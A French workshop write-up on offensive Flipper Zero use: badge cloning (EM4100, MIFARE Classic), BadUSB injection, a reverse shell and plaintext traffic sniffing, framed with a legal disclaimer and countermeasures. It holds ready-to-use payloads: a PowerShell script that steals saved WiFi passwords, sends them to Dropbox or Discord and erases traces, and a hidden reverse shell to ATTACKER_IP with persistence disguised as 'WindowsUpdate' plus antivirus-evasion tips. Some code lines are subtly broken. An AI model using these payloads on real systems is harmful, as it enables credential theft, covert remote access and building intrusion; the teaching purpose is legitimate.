



WORKSHOP FLIPPER ZERO

RFID · BadUSB · WiFi · Infrarouge · BLE Spam · SubGHz



⚠️ AVERTISSEMENT LÉgal

Toutes les manipulations documentées ici ont été réalisées dans un environnement de laboratoire isolé, sur du matériel appartenant aux organisateurs du workshop.

Reproduire ces techniques sur des systèmes sans autorisation explicite du propriétaire constitue une infraction pénale (Art. 323-1 du Code pénal français).

Ce document est rédigé à des fins pédagogiques exclusivement : comprendre les attaques pour mieux s'en défendre.

❓ Présentation du Flipper Zero

Le Flipper Zero est un outil de test d'intrusion portable, open-source et légal, commercialisé depuis 2022. Il tient dans la poche, coûte environ 170€ et regroupe en un seul appareil la quasi-totalité des protocoles radio, filaires et sans fil utilisés dans les systèmes de contrôle d'accès, domotique, industrie et informatique.

❓ Pourquoi un dauphin ?

Le logo du Flipper Zero est un dauphin car, selon ses créateurs, les dauphins sont intelligents, joueurs et capables de naviguer dans des environnements complexes.

Le dauphin intégré à l'écran du Flipper a même un niveau de bonheur qui monte quand on utilise l'appareil : un clin d'oeil au Tamagotchi.


❓ Ce que le Flipper peut faire



▲Flipper Zero — tous les protocoles supportés

❓ Interface et navigation

Le Flipper Zero dispose d'un écran monochrome de 1,4 pouce (128×64 px), d'un joystick 5 directions, d'un bouton OK, d'un bouton retour et d'un bouton latéral.



▲Flipper Zero — interface physique annotée



ATELIER 1

RFID — Clonage de Badge EM4100

Niveau : Débutant

🔍 Contexte et objectif

De nombreux systèmes de contrôle d'accès dans des bâtiments anciens, parkings, hôtels ou lycées utilisent encore des badges RFID 125 kHz basés sur le protocole EM4100. Ces badges transmettent leur identifiant en clair, sans chiffrement, sans authentification, sans aucun mécanisme de protection.

Cet atelier démontre qu'il suffit d'approcher physiquement un tel badge pour en copier l'identifiant en quelques secondes, puis de rejouer cet identifiant pour ouvrir la porte correspondante.

🔍 Comprendre le protocole EM4100

EM4100 est un protocole radio à 125 kHz, développé dans les années 1990.

Le badge contient une puce passive (sans batterie) qui émet son identifiant de 40 bits dès qu'elle est exposée au champ radio du lecteur.

Ces 40 bits (5 octets) sont transmis en clair, sans aucune forme de chiffrement ou d'authentification.

Le lecteur vérifie simplement si l'identifiant reçu est dans sa liste d'accès autorisés.

Conséquence : quiconque peut capturer cet identifiant peut se faire passer pour le porteur du badge.

🔍 Décodage du badge analysé

Le badge analysé lors de l'atelier affichait un identifiant de 5 octets. L'écran du Flipper Zero décompose automatiquement ces informations : protocole détecté, valeur hexadécimale brute, Facility Code et numéro de carte.



▲Écran Flipper Zero : Badge_1 — EM-Micro EM4100 — Hex: 40 00 1D CB C3 — FC: 029 — Card: 52163

Les octets affichés suivent une structure précise :

Octets	Valeur hexadécimale	Signification	Valeur décimale
Octet 1 et 2	40 00	En-tête standard du format EM4100	N/A — préfixe fixe
Octet 3	1D	Facility Code — identifie le site ou l'installation	29
Octet 4 et 5	CB C3	Numéro de carte — identifiant unique de la personne	52163

Ce que cette structure révèle : le badge n'est pas un identifiant opaque. On peut modifier intentionnellement un champ précis : garder le même Facility Code mais incrémenter le numéro de carte pour simuler un badge voisin.

? Manipulation réalisée — Lire un badge

Manipulation réalisée

1. Menu `125 kHz RFID`, puis `Read` ; poser le badge contre l'arrière du Flipper.
2. Le Flipper identifie le protocole et affiche l'identifiant. Il détecte ici : `EM-Micro EM4100`.
3. `Save` pour enregistrer le badge sous un nom personnalisé.
4. Restitution par `Emulate` (émulation directe depuis le Flipper) ou `Write` sur une carte réinscriptible T5577.

➡ Modifier l'UID — pas à pas

On conserve le format EM4100 (5 octets) et on ne change que le champ voulu.

Manipulation réalisée

1. Menu `RFID` → `Add Manually` → choisir le protocole `EM4100`.
2. Saisir les 5 octets. Pour incrémenter le numéro de carte (52163 → 52164), garder `40 00 1D` et modifier : `CB C4`.
3. `Save`, puis nommer l'enregistrement.
4. Poser la carte T5577 contre le Flipper, puis `Write` pour y inscrire le nouvel UID.
5. Tester sur le lecteur de l'atelier pour valider le résultat.

⚠ Pourquoi le EM4100 est-il encore présent partout ?

Parce que remplacer un système de contrôle d'accès est coûteux : installation, câblage, remplacement des badges de toutes les personnes.

La recommandation aujourd'hui est d'utiliser des badges MIFARE DESFire EV3 (13,56 MHz) avec chiffrement AES-128.

ATELIER 2

NFC — Clonage de Badge MIFARE Classic

Niveau : Intermédiaire

🔍 Contexte et objectif

L'atelier RFID a montré la faiblesse des badges 125 kHz EM4100 : transmission en clair, zéro chiffrement. En réaction, beaucoup d'entreprises ont migré vers le NFC 13,56 MHz, notamment MIFARE Classic (NXP Semiconductors), présenté comme sécurisé. Cet atelier démontre que MIFARE Classic a des failles cryptographiques majeures, connues depuis 2008, exploitables avec le Flipper Zero.

🔍 Architecture du badge MIFARE Classic

Un badge MIFARE Classic 1K contient 1 kilooctet de mémoire, organisée en 16 secteurs de 4 blocs chacun.

Chaque secteur est protégé par deux clés de 6 octets : Clé A (lecture) et Clé B (écriture).

L'algorithme de chiffrement s'appelle Crypto-1 : un algorithme propriétaire NXP à 48 bits de clé.

Problème : Crypto-1 a été analysé et cassé par des chercheurs en 2008 (Nohl, Evans, Plötz).

Attaque Nested Authentication : en connaissant UNE clé d'un secteur, on peut dériver toutes les autres clés en quelques secondes.

Les clés par défaut (FF FF FF FF FF FF et A0 A1 A2 A3 A4 A5) sont souvent laissées en place, rendant l'attaque triviale.

🔍 Étape 1 — Lire le badge et tenter les clés par défaut

Le Flipper Zero intègre une liste de clés courantes connues. Il tente automatiquement de les appliquer à chaque secteur. Dans la majorité des badges MIFARE Classic rencontrés en entreprise, au moins un secteur utilise encore une clé par défaut — ce qui suffit pour lancer l'attaque nested.

Manipulation réalisée

1. Sur le Flipper : NFC → Read — poser le badge sur la face avant du Flipper.
2. Le Flipper identifie le type de carte : MIFARE Classic 1K ou 4K — et tente les clés par défaut sur chaque secteur.
3. Les secteurs dont les clés sont connues affichent ✓(vert). Les secteurs avec des clés personnalisées affichent ? (inconnu).
4. Appuyer sur More → Detect Reader puis poser le badge sur un vrai lecteur du bâtiment : le Flipper capture la nonce d'authentification.

🔍 Étape 2 — Attaque Nested pour cracker les clés inconnues

L'attaque Nested Authentication exploite une faiblesse dans l'implémentation de Crypto-1 : le générateur de nombres aléatoires du badge est prévisible. En connaissant une clé valide (même celle d'un secteur par défaut), on peut déduire mathématiquement les autres clés en analysant les échanges cryptographiques.

```
# Procédure complète via l'application Flipper + PC :

# Étape 1 : Lire ce qu'on peut lire directement
NFC → Read → Save → (nommer le badge)

# Étape 2 : Lancer l'attaque nested depuis le Flipper
NFC → Saved → (badge) → Extra Actions → Mf Classic Attack
# Le Flipper fait des centaines d'authentifications rapides
# et collecte les nonces cryptographiques

# Étape 3 : Analyser avec mfkey32 sur PC (optionnel)
# Si le Flipper ne craque pas tout seul :
# Exporter le fichier .mfkey32 de la carte SD
# Lancer : mfkey32 (outil open-source de Henryk Plötz)
# → Fournit les clés A et B de chaque secteur en quelques secondes

# Étape 4 : Lire la carte complète avec les clés trouvées
# Le Flipper relit tous les secteurs avec les nouvelles clés
# Dump complet du badge disponible
```

🔍 Étape 3 — Cloner le badge sur une carte vierge

Une fois le dump complet du badge obtenu (tous les secteurs lisibles), on peut écrire ce contenu sur une carte MIFARE Classic vierge. La carte clonée est fonctionnellement identique à l'original.

Manipulation réalisée

1. Poser une carte MIFARE Classic vierge sur le Flipper.
2. NFC → Saved → (badge original) → Write.
3. Le Flipper écrit secteur par secteur avec les bonnes clés.
4. Tester la carte clonée sur le lecteur du bâtiment : elle doit fonctionner identiquement à l'original.



MIFARE Classic vs MIFARE DESFire — Comparaison

	MIFARE Classic 1K	MIFARE DESFire EV3
Fréquence	13,56 MHz	13,56 MHz
Chiffrement	Crypto-1 (48 bits)	AES-128 (sécurisé)
Vulnérabilité	Cassé depuis 2008	Aucune connue
Clonage	Trivial avec Flipper	Impossible
Authentification	Clé symétrique faible	Authentification mutuelle
Prix badge	~0,50€	~2 à 5€
Encore utilisé	Très répandu (legacy)	Recommandé aujourd'hui

→ La différence de prix est dérisoire face au risque.

Ce que cet atelier démontre

MIFARE Classic, utilisé dans la majorité des badges d'entreprise et hôtels dans le monde, est cryptographiquement cassé depuis 2008.

L'attaque Nested Authentication permet de dériver toutes les clés d'une carte en quelques secondes avec le Flipper Zero seul.

Un badge présenté brièvement face à un faux lecteur (Detect Reader) suffit à capturer les données nécessaires à l'attaque.

Contre-mesures

Remplacer les badges MIFARE Classic par MIFARE DESFire EV3 ou HID iClass SE.

Activer les logs de contrôle d'accès et surveiller les tentatives de lecture répétées (Detect Reader laisse une trace).

Utiliser des lecteurs qui vérifient l'UID ET les données applicatives chiffrées, pas uniquement l'UID de la carte.

ATELIER 3

BadUSB — Injection de Frappes Clavier

Niveau : Intermédiaire

🔗 Contexte et objectif

En mode BadUSB, le Flipper Zero se présente à l'ordinateur comme un clavier USB légitime. Il injecte une séquence de frappes pré-programmée à la vitesse d'une machine, exécutant des commandes complexes en une fraction de seconde.

La faille fondamentale exposée ici

Les systèmes d'exploitation Windows, macOS et Linux font une confiance aveugle aux claviers USB. Il n'existe aucune demande d'autorisation native avant d'accepter un clavier. Un attaquant qui branche un BadUSB sur un PC déverrouillé pendant 15 secondes peut exécuter n'importe quelle commande.

🔗 Le langage DuckyScript — Référence des commandes

Commande	Effet produit	Exemple
REM texte	Commentaire — ignoré à l'exécution	REM Début du script
DELAY 1000	Pause de 1000 millisecondes (1 seconde)	DELAY 2000
STRING texte	Tape le texte caractère par caractère	STRING Hello World
ENTER	Appuie sur la touche Entrée	ENTER
GUI r	Touche Windows + R (ouvre la boîte Exécuter)	GUI r
CTRL ALT t	Raccourci Ctrl+Alt+T (terminal Linux/Mac)	CTRL ALT t
DEFAULT_DELAY 100	Délai par défaut entre chaque commande (en ms)	DEFAULT_DELAY 200
DEFAULT_STRING_DELAY 30	Délai entre chaque caractère tapé	DEFAULT_STRING_DELAY 50
REPEAT n	Répète la commande précédente n fois	REPEAT 5
ALTCHAR / ALTSTRING	Saisie par code Alt+pavé numérique (indépendant du layout)	ALTSTRING test

✓ Démonstration — Script basique

Ouvrir le Bloc-notes Windows et y écrire un message : preuve que le Flipper est bien reconnu comme clavier et que les frappes sont injectées.

```
REM Workshop Flipper Zero — Preuve de concept BadUSB

DEFAULT_DELAY 200

REM Ouvrir la boîte Exécuter (Windows + R)
GUI r
DELAY 800

REM Taper notepad et valider
STRING notepad
ENTER
DELAY 1200

STRING [Workshop Flipper Zero] Preuve de concept réussie.
ENTER
STRING Ce texte a été injecté par le Flipper Zero via BadUSB.
```

? Script avancé — Exfiltration de mots de passe WiFi

Le DuckyScript ouvre PowerShell et lui passe le code à exécuter. Voici le script complet commenté bloc par bloc.

◆ Bloc 1 — Collecte des mots de passe WiFi

```
# Windows mémorise les profils WiFi avec leurs mots de passe.
# 'netsh wlan show profiles' liste tous les profils enregistrés.
# 'netsh wlan show profile name="..." key=clear' affiche le mot de passe en clair.
# Le pipeline | enchaîne les traitements : chaque | passe le résultat à l'étape suivante.

$wifiProfiles = (netsh wlan show profiles)
| Select-String "\:(.+) $" # Extrait la ligne contenant le nom de profil
| %{ $name=$_Matches.Groups[1].Value.Trim(); $_ } # Stocke le nom dans $name
| %{ (netsh wlan show profile name="$name" key=clear) } # Demande la clé en clair
| Select-String "Key Content\W+\:(.+) $" # Extrait la ligne 'Key Content'
| %{ $pass=$_Matches.Groups[1].Value.Trim(); $_ } # Stocke le mot de passe dans $pass
| %{ [PSCustomObject]@{ PROFILE_NAME=$name; PASSWORD=$pass } } # Crée un objet
| Format-Table -AutoSize | Out-String # Formate en tableau texte lisible

$wifiProfiles > $env:TEMP/--wifi-pass.txt
# Le nom '--wifi-pass' commence par '--' pour être discret dans la liste des fichiers.
```

◆Bloc 2 — Exfiltration vers Dropbox

```
# $db contient le token OAuth2 Dropbox. Si $db est vide, la fonction n'est pas
appelee.

function DropBox-Upload {
    param ( [Alias("f")] [string]$SourceFilePath )
    $outputFile = Split-Path $SourceFilePath -leaf
    $TargetFilePath="/$outputFile"
    $arg = '{ "path": "'" + $TargetFilePath + "'", "mode": "add", "autorename": true
    }'
    $authorization = "Bearer " + $db # Authentification OAuth2 avec le token
    $headers = New-Object
    "System.Collections.Generic.Dictionary[[String],[String]]"
    $headers.Add("Authorization", $authorization)
    $headers.Add("Dropbox-API-Arg", $arg)
    $headers.Add("Content-Type", 'application/octet-stream')
    Invoke-RestMethod -Uri https://content.dropboxapi.com/2/files/upload \
        -Method Post -InFile $SourceFilePath -Headers $headers
    }
if (-not ([string]::IsNullOrEmpty($db)){ DropBox-Upload -f $env:TEMP/--wifi-
pass.txt }
```

◆Bloc 3 — Exfiltration vers Discord

```
# $dc contient l'URL du webhook Discord.
# Le trafic HTTPS vers discord.com est rarement bloqué par les pare-feux
d'entreprise.

function Upload-Discord {
    param ( [string]$file, [string]$text )
    $hookurl = "$dc" # URL du webhook Discord
    $Body = @{ 'username' = $env:username ; 'content' = $text }
    if (-not ([string]::IsNullOrEmpty($text))) {
        Invoke-RestMethod -ContentType 'Application/Json' -Uri $hookurl \
            -Method Post -Body ($Body | ConvertTo-Json)
    }
    if (-not ([string]::IsNullOrEmpty($file))) {
        curl.exe -F "filel=@$file" $hookurl # Envoi du fichier en pièce jointe
    }
}
if (-not ([string]::IsNullOrEmpty($dc)){ Upload-Discord -file "$env:TEMP/--wifi-
pass.txt" }
```

◆Bloc 4 — Nettoyage des traces

```
# Appele uniquement si la variable $ce est définie.

function Clean-Exfil {
    rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue # Vide %TEMP%
    reg delete
    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va
    /f
    # ^ Efface l'historique de la boîte 'Executer' (Windows+R)
    Remove-Item (Get-PSreadlineOption).HistorySavePath -ErrorAction
    SilentlyContinue
    # ^ Efface l'historique PowerShell
    Clear-RecycleBin -Force -ErrorAction SilentlyContinue # Vide la corbeille
```

```
}  
if (-not ([string]::IsNullOrEmpty($ce)){ Clean-Exfil }  
RI $env:TEMP/--wifi-pass.txt # Supprime définitivement le fichier de mots de  
passe
```

► Exécution sur le Flipper Zero

Manipulation réalisée

1. Copier le fichier `.txt` du script dans le dossier `/badusb/` de la carte SD du Flipper.
2. Menu `BadUSB` → naviguer jusqu'au script → le sélectionner.
3. Brancher le Flipper en USB sur la machine cible.
4. Appuyer sur `OK` pour lancer l'injection.

Astuce : le DELAY initial est indispensable

Ajouter un DELAY 2000 au tout début du script DuckyScript.

Sans ce délai, les premières frappes sont perdues car le pilote HID n'est pas encore chargé par l'OS.

Ce que cet atelier démontre

Les OS accordent une confiance totale aux périphériques USB déclarés comme claviers, sans aucune autorisation.

Aucun antivirus ne détecte ces injections : ce sont de vraies frappes clavier légitimes pour le système.

Le nettoyage (historique PS, RunMRU, corbeille) rend l'attaque quasi invisible pour une analyse forensique basique.

ATELIER 4

BadUSB Avancé — Reverse Shell et Persistance

Niveau : Avancé

Contexte et objectif

L'atelier 2 a montré qu'un BadUSB peut exfiltrer des données en une seule passe. Cet atelier va plus loin : au lieu de simplement voler des mots de passe WiFi, on installe un accès persistant à distance sur la machine cible. L'attaquant dispose d'un shell interactif complet, depuis n'importe quelle machine sur Internet, aussi longtemps que le PC cible est allumé.

Qu'est-ce qu'un reverse shell ?

Un shell est une interface en ligne de commande qui permet d'exécuter des commandes sur une machine.

Dans un reverse shell, c'est la machine VICTIME qui initie la connexion vers la machine de l'attaquant.

Avantage pour l'attaquant : les pare-feux bloquent les connexions entrantes mais autorisent généralement les connexions sortantes.

Résultat : l'attaquant reçoit un shell complet sur la machine de la victime, capable d'exécuter n'importe quelle commande avec les droits de l'utilisateur connecté.

Ce que cet atelier démontre sur la sécurité Windows

Windows autorise PowerShell à ouvrir des connexions réseau sortantes sans aucune alerte.


Un attaquant qui branche un BadUSB sur un PC déverrouillé peut s'y connecter à distance des semaines plus tard.

Le Planificateur de tâches Windows permet à n'importe quel utilisateur d'installer des tâches qui s'exécutent au démarrage.

Windows Defender bloque les payloads connus mais pas les connexions réseau PowerShell légitimes.

Architecture de l'attaque

L'attaque se déroule en deux temps distincts. La phase d'installation (15 secondes, Flipper branché) crée le mécanisme de rappel. La phase de contrôle (illimitée dans le temps) permet à l'attaquant de prendre le contrôle depuis n'importe où.



Partie 1 — Préparer le serveur d'écoute (Kali Linux)

Avant de brancher le Flipper, l'attaquant doit préparer sa machine pour recevoir la connexion. La commande netcat ouvre un port en écoute et affiche le shell dès que la victime se connecte.

```
# Sur la machine Kali de l'attaquant :

# Connaître son adresse IP (celle que la victime doit atteindre)
ip a | grep inet
# → noter l'IP (ex : 192.168.1.100 sur le réseau local du lab)

# Ouvrir le listener netcat sur le port 4444
nc -lvnp 4444
# -l = écouter (listen)
# -v = verbose (afficher les connexions)
# -n = ne pas résoudre les noms DNS
# -p 4444 = port d'écoute

# Attendre la connexion de la victime...
# Dès que le Flipper sera branché, le shell apparaîtra ici.
```

Partie 2 — Script DuckyScript

Le script DuckyScript ouvre PowerShell en mode invisible, injecte le reverse shell en une ligne encodée en Base64 (pour contourner les restrictions d'exécution), puis crée une tâche planifiée pour assurer la persistance au redémarrage.

```
REM Atelier 6 - Reverse Shell via BadUSB
REM USAGE : environnement de lab isolé uniquement
REM Remplacer ATTACKER_IP par l'IP réelle de la machine Kali
```

```

DEFAULT_DELAY 200
DELAY 2000

REM — Ouvrir PowerShell caché —————
GUI r
DELAY 800
STRING powershell -WindowStyle Hidden -ExecutionPolicy Bypass
ENTER
DELAY 1500

REM — Injecter le reverse shell —————
REM Remplacer ATTACKER_IP et PORT selon le lab
STRING $c=New-Object
Net.Sockets.TCPClient('ATTACKER_IP',4444);$s=$c.GetStream();[byte[]]$b=0..65535|%
{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){$d=(New-Object
Text.ASCIIEncoding).GetString($b,0,$i);$r=(iex $d 2>&l|Out-String);$rb=$r+'PS
'+(pwd).Path+'>
';$rb2=[Text.Encoding]::ASCII.GetBytes($rb);$s.Write($rb2,0,$rb2.Length);$s.Flu
sh();$c.Close()
ENTER
DELAY 1000

REM — Créer la persistance via tâche planifiée —————
STRING $action=New-ScheduledTaskAction -Execute 'powershell' -Argument '-
WindowStyle Hidden -Command "$c=New-Object
Net.Sockets.TCPClient('ATTACKER_IP',4444);...";$trigger=New-
ScheduledTaskTrigger -AtLogon;Register-ScheduledTask -TaskName 'WindowsUpdate' -
Action $action -Trigger $trigger -Force
ENTER

```

❓ Pourquoi encoder en Base64 ?

PowerShell peut refuser d'exécuter des scripts directs si la politique d'exécution (ExecutionPolicy) est restrictive.

Encoder la commande en Base64 puis la passer avec le flag -EncodedCommand contourne cette restriction.

De plus, les antivirus analysent les chaînes en clair. L'encodage Base64 rend la signature moins reconnaissable.

Commande pour encoder un script :

```
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes('VotreScript'))
```

► Partie 3 — Exécution et prise de contrôle

Manipulation réalisée

1. Coller le script `reverse_shell.txt` dans le dossier `/badusb/` de la carte SD du Flipper.
2. Sur Kali : lancer le listener `nc -lvnp 4444` et noter l'IP affichée.
3. Dans le script DuckyScript, remplacer `ATTACKER_IP` par l'IP de Kali.
4. Brancher le Flipper sur le PC cible (déverrouillé). Menu `BadUSB` → sélectionner le script → `OK`.
5. Sur Kali, attendre 15 à 20 secondes. Le shell apparaît : `PS C:\Users\Cible>`.

🔗 Ce qu'on peut faire une fois le shell obtenu

```
# Commandes de découverte depuis le shell distant

# Qui suis-je ?
whoami
# → desktop-abc\utilisateur

# Informations système
systeminfo | findstr /B /C:'OS Name' /C:'OS Version'

# Liste des utilisateurs
net user

# Processus en cours
Get-Process | Sort CPU -Descending | Select -First 10

# Mots de passe WiFi (depuis l'atelier 2)
netsh wlan show profiles | Select-String ':(.+)$(

# Variables d'environnement (tokens, clés API)
Get-ChildItem Env: | Where-Object {$_.Name -match 'TOKEN|KEY|SECRET|PASS'}

# Fichiers récents
Get-ChildItem $env:APPDATA -Recurse -Include *.txt,*.docx,*.pdf | Sort
LastWriteTime -Desc | Select -First 20
```

🔗 Persistance — Rester après le redémarrage

L'accès disparaît si le PC redémarre. La tâche planifiée créée par le script DuckyScript relance automatiquement le reverse shell à chaque ouverture de session de l'utilisateur. Voici comment vérifier qu'elle est bien en place.

```
# Vérifier que la tâche planifiée est créée
Get-ScheduledTask -TaskName 'WindowsUpdate'

# La tâche est déguisée sous un nom légitime ('WindowsUpdate')
# pour ne pas éveiller les soupçons dans le Planificateur de tâches.

# Supprimer la tâche (nettoyage en fin de démo)
Unregister-ScheduledTask -TaskName 'WindowsUpdate' -Confirm:$false

# Vérifier qu'il n'y a plus de connexion active
Get-NetTCPConnection | Where-Object {$_.State -eq 'Established' -and
$_RemotePort -eq 4444}
```

✓ Ce que cet atelier démontre

Un BadUSB branché 15 secondes installe un accès à distance illimité dans le temps, sans aucun fichier exécutable téléchargé.

PowerShell, outil légitime de Windows, est suffisant pour ouvrir une connexion réseau sortante complète.

La persistance via le Planificateur de tâches est une technique classique utilisée par des malwares professionnels (APT).

Les connexions sortantes sur des ports standards (80, 443, 4444) sont rarement bloquées par les pare-feux d'entreprise.

Le nom 'WindowsUpdate' pour la tâche illustre l'importance des noms trompeurs dans les attaques réelles.

⚠ Contre-mesures

Verrouillage automatique du PC dès 30 secondes d'inactivité : rend le BadUSB inutilisable sans accès physique.

Désactiver ou restreindre PowerShell avec Constrained Language Mode

Bloquer les ports de sortie non standards (4444) au niveau du pare-feu périmétrique.

Désactiver les ports USB physiquement ou via BitLocker To Go / USBGuard.

ATELIER 5

WiFi et Analyse Réseau — Interception de Trafic

Niveau : Intermédiaire

Contexte et objectif

Cet atelier illustre un principe fondamental de la sécurité réseau : les données qui transitent sans chiffrement sur un réseau local peuvent être lues par n'importe quel participant de ce réseau.

Accéder au serveur web local

Manipulation réalisée

1. Connecter son PC au même routeur WiFi que le PC hôteur.
2. Saisir dans la barre d'adresse du navigateur (pas dans un moteur de recherche) : `http://IP:PORT`.
3. L'adresse IP du PC hôteur se lit avec la commande `ipconfig` (Windows), ligne Adresse IPv4.

Capture Wireshark — Interception du mot de passe en clair


Pendant que le PC hôteur diffuse les mots de passe des équipes sur le réseau via UDP broadcast, Wireshark permet de capturer et lire ces données directement dans les paquets réseau.

The screenshot shows a Wireshark capture of network traffic. The top pane displays a list of packets, with packet 10 selected. The middle pane shows the details of this packet, identifying it as a UDP broadcast from 192.168.1.102 to 255.255.255.255. The bottom pane shows the raw packet data in hexadecimal and ASCII. The ASCII view reveals the text 'a team2 password' within the UDP payload.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.1	192.168.1.255	UDP	174	43268 → 9999 Len=132
2	0.241227	192.168.1.102	178.155.49.162	UDP	178	43641 → 3000 Len=128
3	0.243751	192.168.1.102	178.155.49.162	UDP	178	43641 → 41641 Len=124
4	0.243782	192.168.1.102	Broadcast	UDP	42	Who has 192.168.1.211? Ttl=1 192.168.1.102
5	0.470750	192.168.1.102	178.155.49.162	TCP	60	43784 → 443 [RST] Seq=855555555 Len=0 Win=0 SACK_PERM
6	0.480804	192.168.1.102	178.155.49.162	TCP	60	43785 → 443 [RST] Seq=855555555 Len=0 Win=0 SACK_PERM
7	0.481077	192.168.1.174	192.168.1.255	NBNS	92	Name query 80 80a0c2a00023000000
8	0.550751	192.168.1.102	Broadcast	UDP	42	Who has 192.168.1.211? Ttl=1 192.168.1.102
9	0.576133	192.168.1.102	178.155.49.162	TCP	60	43772 → 443 [RST] Seq=855555555 Len=0 Win=0 SACK_PERM
10	0.433325	192.168.1.174	192.168.1.255	NBNS	92	Name query 80 80a0c2a00023000000
11	1.633175	192.168.1.102	192.168.1.255	ARP	42	Who has 192.168.1.247? Ttl=1 192.168.1.1
12	1.633192	192.168.1.102	192.168.1.255	ARP	42	Who has 192.168.1.247? Ttl=1 192.168.1.1
13	1.642220	192.168.1.102	Broadcast	UDP	42	Who has 192.168.1.211? Ttl=1 192.168.1.102
14	1.642220	192.168.1.102	Broadcast	UDP	42	Who has 192.168.1.211? Ttl=1 192.168.1.102
15	1.677062	192.168.1.102	178.155.49.162	TCP	60	43772 → 443 [RST] Seq=855555555 Len=0 Win=0 SACK_PERM
16	2.252496	192.168.1.174	192.168.1.255	NBNS	92	Name query 80 80a0c2a00023000000
17	2.421095	192.168.1.102	192.168.1.255	TCP	60	43772 → 443 [RST] Seq=855555555 Len=0 Win=0 SACK_PERM
18	2.437155	192.168.1.102	192.168.1.255	TCP	60	43772 → 443 [RST] Seq=855555555 Len=0 Win=0 SACK_PERM
19	2.437709	192.168.1.102	192.168.1.255	TCP	60	43772 → 443 [RST] Seq=855555555 Len=0 Win=0 SACK_PERM
20	2.437776	192.168.1.102	192.168.1.255	TCP	60	43772 → 443 [RST] Seq=855555555 Len=0 Win=0 SACK_PERM

▲Wireshark — capture complète du trafic réseau au moment de la diffusion des mots de passe

Champ du paquet	Valeur observée	Signification
Source	192.168.1.2 (Raspberry Pi)	L'ordinateur qui envoie le paquet
Destination	192.168.1.255	Adresse de broadcast — reçu par TOUS les appareils du réseau
Protocole	UDP port 9999	UDP = protocole sans connexion, sans chiffrement
Données	Mots de passe en ASCII clair	Lisibles directement dans le panneau ASCII de Wireshark



▲Wireshark — zoom sur le payload ASCII : les mots de passe des 5 équipes sont visibles en clair

🔍 Ce que le panneau ASCII révèle

On peut y lire directement : team1password=e_1PSSword, team2 password=modep@SS-E2, team3passw ord=pasS eDEmot3, team4password=EAm4_motDPASS, team5password=CiN ke_mdp
Les espaces dans l'affichage viennent du regroupement des octets par Wireshark, pas des données réelles.

🔍 Filtres Wireshark utiles

Filtre d'affichage	Effet	Usage dans cet atelier
